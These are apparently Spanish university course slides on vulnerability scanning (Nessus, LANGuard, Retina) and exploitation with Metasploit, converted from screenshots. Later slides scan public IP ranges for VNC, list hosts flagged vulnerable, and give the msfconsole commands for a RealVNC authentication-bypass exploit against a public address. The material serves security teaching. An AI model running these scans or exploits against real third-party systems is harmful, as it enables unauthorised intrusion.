

Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

Analista de Seguridad Informática



Organiza



Enseñanzas Propias



Dpto. Lenguajes y Computación

Julio Gómez López

Capítulo 3. Analista de sistemas

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades
- Windows
- Linux





Introducción



Analista de Seguridad Informática


Capítulo 3. Analista de sistemas



Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

| | |
|--|---|
| <p>Contenido</p> <ul style="list-style-type: none">IntroducciónEscaneo de vulnerabilidadesExplorar vulnerabilidadesWindowsLinux  | <h3>Capítulo 3. Analista de sistemas</h3> <ul style="list-style-type: none">•Buscar información a través de Webs•Windows<ul style="list-style-type: none">•MBSA (Microsoft Baseline Security Analyzer)•GFI Languard•Windows / Linux<ul style="list-style-type: none">•Retina Network Security Scanner•Shadow Security Scanner•Nessus |
|--|---|

| | |
|---|--|
| <p>Contenido</p> <ul style="list-style-type: none">IntroducciónEscaneo de vulnerabilidadesExplorar vulnerabilidadesWindowsLinux  | <h3>Capítulo 3. Analista de sistemas</h3> <h4>Webs</h4>  <p>www.webzscan.com</p>  <p>www.cert.org</p> |
|---|--|



Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explorar vulnerabilidades
- Windows
- Linux

Capítulo 3. Analista de sistemas

Webs

www.packetstormsecurity.org

www.milw0rm.com

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explorar vulnerabilidades
- Windows
- Linux

Capítulo 3. Analista de sistemas

Webs

secunia.com



Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades
- Windows
- Linux

Capítulo 3. Analista de sistemas

Microsoft Baseline Security Analyzer (MBSA)

Ventaja: Una guía muy útil si tenemos acceso directo al equipo

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades
- Windows
- Linux

Capítulo 3. Analista de sistemas

GFI LANGuard

Ventaja: Muy útil cuando está habilitado Compartir Archivos..



Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

Capítulo 3. Analista de sistemas

GFI LANGuard

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades
- Windows
- Linux

/Backtrack/Vulnerability Identification/Security Scanner /GFI LanGuard

Languard Network Scanner v(2.0)

File Edit View Scan Tools LANGuard Help Target: 192.168.1.2

192.168.1.2 [HOLA-C9RN526L9] (Windows Server 2003 3790 Service Pack 2)

NETBIOS names (6)

Username : (No one logged on)

MAC : 00-40-F4-98-E0-62 "Cameo Communications, Inc."

LAN Manager : Windows Server 2003 5.2

Domain : GRUPO_TRABAJO

Open Ports (4)

NETBIOS discover ...
Done sending, waiting for responses ...
Reply from 192.168.1.2 (HOLA-C9RN526L9)
SMB probe ...
Community string : public
Done sending, waiting for responses ...
ICMP sweep ... (PING !)
Done sending, waiting for responses ...
Timestamp Reply (192.168.1.2)
Ready
1 Computer(s) found.

192.168.1.2
SMB probe ...
Connecting ... (1/6)
Name "HOLA-C9RN526L9" encoded as
"EIEPEMEBCNEDDJFCECDFDCDGDCEMDJA"
Session established (2/6)
Session mode : user
Protocol negotiated (3/6)
Operating system : Windows Server 2003 3790 Service Pack 2
Domain : GRUPO_TRABAJO
LAN Manager : Windows Server 2003 5.2
NLM version : published (4/6)
Connected to IPC\$ (5/6)
-> Error (1, 8) Not enough memory
No share list.

Port probing (waiting 2 sec) [1/2] ...
Port probing (waiting 2 sec) [2/2] ...
4 open ports!

Gathering banners ...
Audit ...
Checking FTP Alerts ...
Checking DNS Alerts ...
Checking Mail Alerts ...
Checking Service Alerts ...
Checking RPC Alerts ...

Ready

Capítulo 3. Analista de sistemas

Retina Network Security Scanner

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades
- Windows
- Linux

Retina Network Security Scanner - 156 Days Remaining

Address: 192.168.0.14 Scan Template: Complete Scan Start

Discovery Tasks

- Start Discovery Scan
- Pause Discovery Scan
- Add To Address Group
- Scan Selected IPs
- Clear Discovered Items

Actions

- Discover
- Audit
- Remediate
- Report

Select Targets

Target Type: IP Range
From: 192.168.0.1
To: 192.168.0.254

Results

DISCOVERY: Scan is completed

| IP Address | Machine Name | DNS Name | OS | MAC Address | Date Discovered |
|---------------|----------------|-----------------|----|-------------------|-------------------|
| 192.168.0.001 | unknown | | | | 14/10/2007 20:... |
| 192.168.0.012 | GIGA | | | | 14/10/2007 20:... |
| 192.168.0.014 | PRUEBA-39A1... | prueba-39a17d5a | | 00:0C:29:BB:B6... | 14/10/2007 20:... |



Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explorar vulnerabilidades
- Windows
- Linux

Shadow Security Scanner

The screenshot shows the Shadow Security Scanner interface. On the left, there's a sidebar titled 'Contenido' with the same navigation options as the slide. The main area has three windows open. The top window shows a scan session for 'SERVIDOR' (IP 192.168.1.49) with a status of 'Scan complete: (100%)'. The middle window shows a scan session for 'Host' (IP 192.168.1.49) with a status of 'Scan complete: (100%)'. The bottom window shows a detailed list of vulnerabilities found on port 32768, including 'Multiple Vendor rpc.statd Arbitrary File Creation/Deletion Vulnerability' and 'Multiple Vendor rpc.statd Arbitrary File Creation/Deletion Vulnerability'. A tooltip at the bottom right of the slide states: 'Ventaja: permite definir perfiles de scaneo (p.e. servidor web)'.

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explorar vulnerabilidades
- Windows
- Linux

Nessus

The screenshot shows the Nessus interface. On the left, there's a sidebar titled 'Contenido' with the same navigation options as the slide. The main area is titled 'View Session Results - (Preview mode)' and shows results for host '192.168.0.46'. The 'Vulnerabilities' list on the left includes entries like 'omad (32768/udp)', 'nessus (1241/tcp)', 'imaps (993/tcp)', 'general/tcp', 'telnet (23/tcp)', 'ssh (22/tcp)', 'tftp (23/tcp)', 'ssh (22/tcp)', 'ssh (22/tcp)', 'ssh (22/tcp)', 'imaps (993/tcp)', 'pop3 (109/tcp)', 'imap (143/tcp)', 'imaps (993/tcp)', 'ssh (22/tcp)', 'omad (32768/udp)', 'pop3 (110/tcp)', 'imaps (993/tcp)', 'unknown (32769/tcp)', and 'ssh (22/tcp)'. The right side provides detailed information for the 'imaps (993/tcp)' vulnerability, including 'Plugin ID: 11875', 'OpenSSL overflow via invalid certificate passing', 'Severity: High', and a description about a heap overflow bug. A tooltip at the bottom right of the slide states: 'Ventaja: El mejor'.



Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

| | |
|---|--|
| Contenido Introducción Escaneo de vulnerabilidades Explotar vulnerabilidades Windows Linux  | <h3>Capítulo 3. Analista de sistemas</h3> <h4>Nessus - instalación</h4> <p>Nessus</p> <pre>sh nessus-installer-2[1].2.4.sh Aceptar todas las confirmaciones Código de activación para las plugins (www.nessus.org/plugins) 0FC2-7D96-A960-C9A5-8237</pre> <div style="background-color: black; color: white; padding: 10px; font-family: monospace;"><p>Messus installation : Finished</p><hr/><p>Congratulations ! Nessus is now installed on this host</p><ul style="list-style-type: none">. Create a nessusd certificate using /usr/local/sbin/nessus-mkcert. Add a nessusd user use /usr/local/sbin/nessus-adduser. Start the Nessus daemon (nessusd) use /usr/local/sbin/nessusd -D. Start the Nessus client (nessus) use /usr/local/bin/nessus. To uninstall Nessus, use /usr/local/sbin/uninstall-nessus<p>. Remember to invoke '/usr/local/sbin/nessus-update-plugins' periodically to update your list of plugins</p><p>. A step by step demo of Nessus is available at : http://www.nessus.org/demo/</p><p>Press ENTER to quit</p><p>[root@redhatserver nessus]#</p></div> |
|---|--|

| | |
|---|---|
| Contenido Introducción Escaneo de vulnerabilidades Explotar vulnerabilidades Windows Linux  | <h3>Capítulo 3. Analista de sistemas</h3> <h4>Nessus - instalación</h4> <p>Crear un certificado nessus-mkcert</p> <p>Aceptar todos los cambios</p> <div style="background-color: black; color: white; padding: 10px; font-family: monospace;"><p>Creation of the Nessus SSL Certificate</p><hr/><p>Congratulations. Your server certificate was properly created.</p><p>/usr/local/etc/nessus/nessusd.conf updated</p><p>The following files were created :</p><ul style="list-style-type: none">. Certification authority : Certificate = /usr/local/com/nessus/CA/cacert.pem Private key = /usr/local/var/nessus/CA/cakey.pem. Nessus Server : Certificate = /usr/local/com/nessus/CA/servercert.pem Private key = /usr/local/var/nessus/CA/serverkey.pem<p>Press [ENTER] to exit</p><p>[root@redhatserver nessus]#</p></div> |
|---|---|



Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

| | | Capítulo 3. Analista de sistemas | |
|-----------------------------|------------------|--|--|
| Contenido | | Nessus - instalación | |
| Introducción | Crear un usuario | nessus-adduser | |
| Escaneo de vulnerabilidades | pepe | // nombre del usuario | |
| Explorar vulnerabilidades | pass | // tipo de autentificación | |
| Windows | hola00 | // contraseña | |
| Linux | Ctrl+D | | |
| | yes | | |
| | | <pre>[root@redhatserver nessus]# nessus-adduser Using /var/tmp as a temporary file holder Add a new nessusd user ----- Login : usuario authentication (pass/cert) [pass] : pass Login password : Login password (again) : User rules ----- nessusd has a rules system which allows you to restrict the hosts that usuario has the right to test. For instance, you may want him to be able to scan his own host only. Please see the nessus-adduser(8) man page for the rules syntax Enter the rules for this user, and hit ctrl-D once you are done : (the user can have an empty rules set) -----</pre> | |

| | | Capítulo 3. Analista de sistemas | |
|-----------------------------|-----------------|--|--|
| Contenido | | Nessus - instalación | |
| Introducción | Ejecutar daemon | nessusd | |
| Escaneo de vulnerabilidades | | | |
| Explorar vulnerabilidades | | | |
| Windows | nmap localhost | | |
| Linux | | <pre>-oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile> -iL <inputfile> Get targets from file; Use '-' for stdin -S <your_IP>-e <devicename> Specify source address or network interface --interactive Go into interactive mode (then press h for help) Example: nmap -v -sS -o www.my.com 192.168.0.0/16 '192.88-90.*' SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES [root@redhatserver nessus]# nmap localhost Starting nmap 3.81 (http://www.insecure.org/nmap/) at 2005-05-02 00:11 CEST Interesting ports on redhatserver (127.0.0.1): The 1653 ports scanned but not shown below are in state: closed PORT STATE SERVICE 22/tcp open ssh 23/tcp open telnet 25/tcp open smtp 109/tcp open pop2 110/tcp open pop3 111/tcp open rpcbind 143/tcp open imap 631/tcp open ipp 993/tcp open imaps 1241/tcp open nessus [root@redhatserver nessus]# nmap finished: 1 IP address (1 host up) scanned in 0.693 seconds [root@redhatserver nessus]#</pre> | |



Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

Capítulo 3. Analista de sistemas

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explorar vulnerabilidades
- Windows
- Linux

Ejecutar cliente en windows nessuswx

Communications, Connect

Now Server Certificate

The host certificate database already contains an entry for the hostname 192.168.0.46, but it was issued by a different authority. It is possible that someone is spoofing your connection.

Certificate:

DNS: Version: 3 (0x02)
Subject: 192.168.0.46 (IP: 192.168.0.46)
Signature Algorithm: SHA1WithRSAEncryption
Issuer: C=US, O=Qualys, OU=Qualys SSL CA
Not Before: May 1 12:00:00 2009 GMT
Not After: May 1 12:00:00 2009 GMT
Subject Public Key Info:
Public Key Algorithm: RSA
Modulus: 1024 bits
Exponent: 65537 (0x10001)
Subject: 192.168.0.46 (IP: 192.168.0.46)
Signature Algorithm: SHA1WithRSAEncryption
Issuer: C=US, O=Qualys, OU=Qualys SSL CA
Not Before: May 1 12:00:00 2009 GMT
Not After: May 1 12:00:00 2009 GMT
Subject Public Key Info:
Public Key Algorithm: RSA
Modulus: 1024 bits
Exponent: 65537 (0x10001)

Accept Once **Accept & Save**

Capítulo 3. Analista de sistemas

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades
- Windows
- Linux

The screenshot displays the Nessus application interface. At the top, a 'New Session' dialog box is open, prompting for a 'Session name' (set to 'Session1') and a checked option 'Define additional properties'. Below it, the 'Session Properties' window is active, showing a 'Targets' tab with a single host entry ('Host: 192.168.0.45'). A third window, 'Session Console', shows the message 'Nessus Console [Version 1.4.5] Ready' and 'SSL library initialized'. In the bottom right corner, a separate window titled 'Plugins' lists numerous security-related plugins, with several checkboxes checked, such as 'SSH - Check SSH', 'Apache - Check Apache', and 'MySQL - Check MySQL'. An annotation with the text 'Activo los plugins' points to the checked checkboxes in the Plugins window.

Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades
- Windows
- Linux

Capítulo 3. Analista de sistemas

Nessus - instalación

The screenshot shows the Nessus console interface. At the top, there's a 'Nessus Console - 192.168.0.46' window showing a connection status. Below it is an 'Execute Session' dialog box with options like 'Enable session saving' and 'Execute'. To the right is a 'Scan Status - Nessus Console' window showing the progress of a scan on host 192.168.0.46.

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades
- Windows
- Linux

Capítulo 3. Analista de sistemas

Nessus - instalación

The screenshot shows the 'View Session Results - (Preview mode)' window for host 192.168.0.46. The left pane lists various vulnerabilities found, such as omad (32768/udp), nessus (1241/tcp), and imaps (993/tcp). The right pane provides detailed information for a specific vulnerability: imaps (993/tcp), marked as High severity. It includes a description of the bug, a solution, and other related information.

Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

| | |
|-----------------------------|---|
| Contenido | Capítulo 3. Analista de sistemas |
| Introducción | |
| Escaneo de vulnerabilidades |  RETO Escanea los fallos de seguridad de las máquinas virtuales suministradas y de una máquina externa (siempre que tengas permiso para hacerlo). |
| Explotar vulnerabilidades | |
| Windows | |
| Linux | |

| | |
|-----------------------------|---|
| Contenido | Capítulo 3. Analista de sistemas |
| Introducción | |
| Escaneo de vulnerabilidades |  CONTRAMEDIDAS |
| Explotar vulnerabilidades | |
| Windows | |
| Linux | |



Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

| | |
|----------------------------------|--|
| Contenido | Capítulo 3. Analista de sistemas |
| Introducción | |
| Escaneo de vulnerabilidades | |
| Explotar vulnerabilidades |  |
| Windows | |
| Linux | |


Explotar vulnerabilidaes

| | |
|----------------------------------|--|
| Contenido | Capítulo 3. Analista de sistemas |
| Introducción | Metasploit Framework es una herramienta diseñada por la comunidad underground para testeo y penetración de máquinas remotas o locales a través de uso de exploits. |
| Escaneo de vulnerabilidades | |
| Explotar vulnerabilidades |  |
| Windows | |
| Linux | |



Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

| | |
|---|---|
| Contenido Introducción Escaneo de vulnerabilidades Explotar vulnerabilidades Windows Linux | <h3>Capítulo 3. Analista de sistemas</h3> <h4>Utilización mediante consola (msf)</h4>  <h4>Utilización mediante web (localhost:5555)</h4>  |
|---|---|

| | |
|---|---|
| Contenido Introducción Escaneo de vulnerabilidades Explotar vulnerabilidades Windows Linux | <h3>Capítulo 3. Analista de sistemas</h3> <h4>Buscar un equipo vulnerable</h4> <p>A continuación vamos a buscar los equipos que utilizan el servidor VNC.</p> <p>Hay dos formas:</p> <ul style="list-style-type: none">• Escaneo de puertos normal (p.e. nmap -A)• Con un exploit dedicado |
|---|---|



Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

Capítulo 3. Analista de sistemas

Buscar un equipo vulnerable – escaneo de puertos

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades**
- Windows
- Linux

nmap 80.32.2.0/24 -p 5900

Shell - Konsole

```
bt ~ # nmap 80.32.2.0/24 -p 5900
Starting Nmap 4.20 ( http://insecure.org ) at 2007-11-07 00:45 GMT
Interesting ports on 21.Red-80-32-2.staticIP.rima-tde.net (80.32.2.21):
PORT      STATE    SERVICE
5900/tcp  filtered  vnc

Interesting ports on 22.Red-80-32-2.staticIP.rima-tde.net (80.32.2.22):
PORT      STATE    SERVICE
5900/tcp  closed   vnc

Interesting ports on 23.Red-80-32-2.staticIP.rima-tde.net (80.32.2.23):
PORT      STATE    SERVICE
5900/tcp  closed   vnc

Interesting ports on 27.Red-80-32-2.staticIP.rima-tde.net (80.32.2.27):
PORT      STATE    SERVICE
5900/tcp  filtered  vnc

Interesting ports on 28.Red-80-32-2.staticIP.rima-tde.net (80.32.2.28):
PORT      STATE    SERVICE
5900/tcp  open     vnc

Interesting ports on 32.Red-80-32-2.staticIP.rima-tde.net (80.32.2.32):
PORT      STATE    SERVICE
5900/tcp  closed   vnc

Interesting ports on 35.Red-80-32-2.staticIP.rima-tde.net (80.32.2.35):
PORT      STATE    SERVICE
5900/tcp  closed   vnc

Interesting ports on 37.Red-80-32-2.staticIP.rima-tde.net (80.32.2.37):
PORT      STATE    SERVICE
5900/tcp  filtered  vnc
```

REAL
VC

Capítulo 3. Analista de sistemas

Buscar un equipo vulnerable – con exploit

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades**
- Windows
- Linux

Iniciar backtrack

Crear una consola

cd /pentest/scanners

cd vnc

Shell - Konsole

```
bt scanners # ls
nmap/  onesixtyone-0.3.2/  smap/  vnc/  windows/
bt scanners #
```

REAL
VC



Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades**
- Windows
- Linux

Capítulo 3. Analista de sistemas

Buscar un equipo vulnerable – con exploit

VNC_bypauth -p 5900 -i 192.168.0.0-192.168.0.255 -vnc -vv

```
Shell - Konsole
=====
ReVNC <= 4.1.1 Bypass Authentication Scanner
=====[rev-0.0.1]=====
=====multi-threaded for Linux and Windows=====
=====[linux]=====
FOUND PORT IP STATUS THREADS TOTAL/REMAINING
80.32.2.28 :5900 vnc4;patched
80.32.2.32 :5900 vnc4;patched
80.32.4.343 :5900 connection closed
80.32.4.164 :5900 connection closed
80.32.5.45 :5900 vnc4;patched
80.32.5.5 :5900 vnc4;patched
80.32.5.58 :5900 vnc4;patched
80.32.5.60 :5900 vnc4;patched
80.32.4.184 :5900 vnc4;patched
80.32.5.235 :5900 vnc4;banned
80.32.5.43 :5900 vnc4;banned
80.32.8.211 :5900 vnc4;patched
80.32.18.10 :5900 vnc4;patched
80.32.18.35 :5900 vnc4;patched
80.32.29.61 :5900 connection closed
80.32.30.40 :5900 vnc4;patched
80.32.37.246 :5900 connection closed
80.32.38.163 :5900 vnc4;patched
80.32.38.117 :5900 vnc4;patched
80.32.38.90 :5900 vnc4;banned
[80.32.38.221 :5900 vnc4;patched]
[80.32.38.225 :5900 VNC4:VULNERABLE]
[80.32.40.31 :5900 vnc4;patched]
[80.32.40.222 :5900 vnc4;patched]
[80.32.41.189 :5900 vnc4;banned]
[80.32.38.33 :5900 not vnc4;option received]
[80.32.40.237 :5900 vnc4;patched]
[80.32.42.41 :5900 vnc4;VULNERABLE]
```

80.58.32.0/24

REAL
VNC

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades**
- Windows
- Linux

Capítulo 3. Analista de sistemas

Por línea de comandos

cd /pentest/exploits/framework2
msfconsole

```
bt framework2 # ./msfconsole
[...]
[*] msfconsole v2.7 [158 exploits - 76 payloads]
msf >]
```

Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

Capítulo 3. Analista de sistemas

Por línea de comandos

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades**
- Windows
- Linux

show exploits

Shell - Konsole

```
shixnote font ShixNOTE 6.net Font Buffer Overflow
shixnote_msasn1t win32 ShixNOTE MSASN1T File Request Format String Overflow
slmftpd_list_concat SLMFTPD LIST Concatenation Overflow
smb_sniffer SMB Password Capture Service
solaris_arce_readfile Solaris ARCE Arbitrary File Read
solaris_lpd_exec Solaris LPD Command Execution
solaris_lpd_unix Solaris LPD Arbitrary File Delete
solaris_smuxd_exec Solaris SMUXD Command Execution
solaris_smuxd_idaddcomponent Solaris smuxd_id AddComponent Overflow
solaris_ttyprompt Solaris in telnet TTYPROMPT Buffer Overflow
squid_ntlm_authenticate Squid NTLM Authenticate Overflow
sunserve_date Subversion Date Sunserve
sybase_aseverve Sybase ASEservers 3.2 Remote Stack Overflow
syslogd_cron_manager Syslogd Cron Manager S0 Injection
tftpds2_long_filename TFTPDS2 <= 2.21 Long Filname Buffer Overflow
trackercam_phppg_overflow TrackerCam PHP Argument Buffer Overflow
tuxdb_cryptor_tuxdb TUXDB Cryptor TUXDB Overflow
uucp_uucopy UUCP Copy Overflow
uuv_imap4_sub University of Washington IMAP4 LSUB Overflow
utrcard_gnutls Linux unreal tournament 2000 "secure" Overflow (Linux)
utrcard_gnutls_unix unreal tournament 2000 "secure" Overflow (Linux)
warftp_165_pass War-FTP 1.65 PASS Overflow
warftp_165_user War-FTP 1.65 USER Overflow
wazl_disclosure WebSTAR Disclosure
webstar_ftps_user WebSTAR FTP Server USER Overflow
winamp_playlist_winc Winamp Playlist WINC Path Computer Name Overflow
winamp_playlist_winc2 Winamp Playlist WINC2 Path Computer Name Overflow
wins_ms04_045 Microsoft WINS MS04-045 Code Execution
wsaiserver_setp SoftICE Wsaiserver 1.0 SMTP Buffer Overflow
wsaiserver_setp_505_wkd Wsaiserver Setp 505 Wkd
wzdrfpd_site Wzdrfpd SITE Command Arbitrary Command Execution
yahoopops_4_6 SMTP Buffer Overflow
zenworks_desktop_agent ZENWORKS 6.5 Desktop/Server Management Remote Stack Overflow
```

use realvnc_41_bypass

Capítulo 3. Analista de sistemas

Por línea de comandos

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades**
- Windows
- Linux

show options

Shell - Konsole

```
hf$ realvnc_41_bypass > show options
Exploit Options
Exploit: Name      Default   Description
-----  -----  -----
required LHOST      0.0.0.0   The local VNC listener host
required RHOST      The remote VNC target host
required ARPCONNECT 1        Automatic to launch vncviewer
required LPORT      5900     The local VNC listener port
required RPORT      5900     The remote VNC target port

Target: RealVNC
hf$ realvnc_41_bypass >
```

set RHOST 80.40.5.12

set LHOST 127.0.0.1

exploit

Analista de Seguridad Informática


Capítulo 3. Analista de sistemas

Capítulo 3. Analista de sistemas

Utilizando una interfaz gráfica

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explorar vulnerabilidades**
- Windows
- Linux



The screenshot shows the Metasploit Framework Web Console interface. On the left, a terminal window titled 'Shell - Framework3-Msfweb' displays log messages from a Rails application running on port 55555. On the right, a web browser window shows a list of known vulnerabilities for Microsoft IIS, including 'Microsoft IIS ISAPI/RSA WebAgent Redirect Overflow', 'Microsoft IIS ISAPI filaslog.dll ISAPI POST Overflow', 'Microsoft IIS ISAPI w3who.dll Query String Overflow', and 'Microsoft LSASS Service Dr0perUpgradeDownlevelServer Overflow'. The browser interface includes tabs for 'Exploits', 'Auxiliaries', 'Payloads', 'Console', 'Sessions', 'jobs', 'IDE', and 'About'.

Analista de Seguridad Informática

Capítulo 3. Analista de sistemas


Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades**
- Windows
- Linux

Capítulo 3. Analista de sistemas

Buscar vulnerabilidades

/Backtrack/Vulnerability Identification/Security Scanner/MS03-028



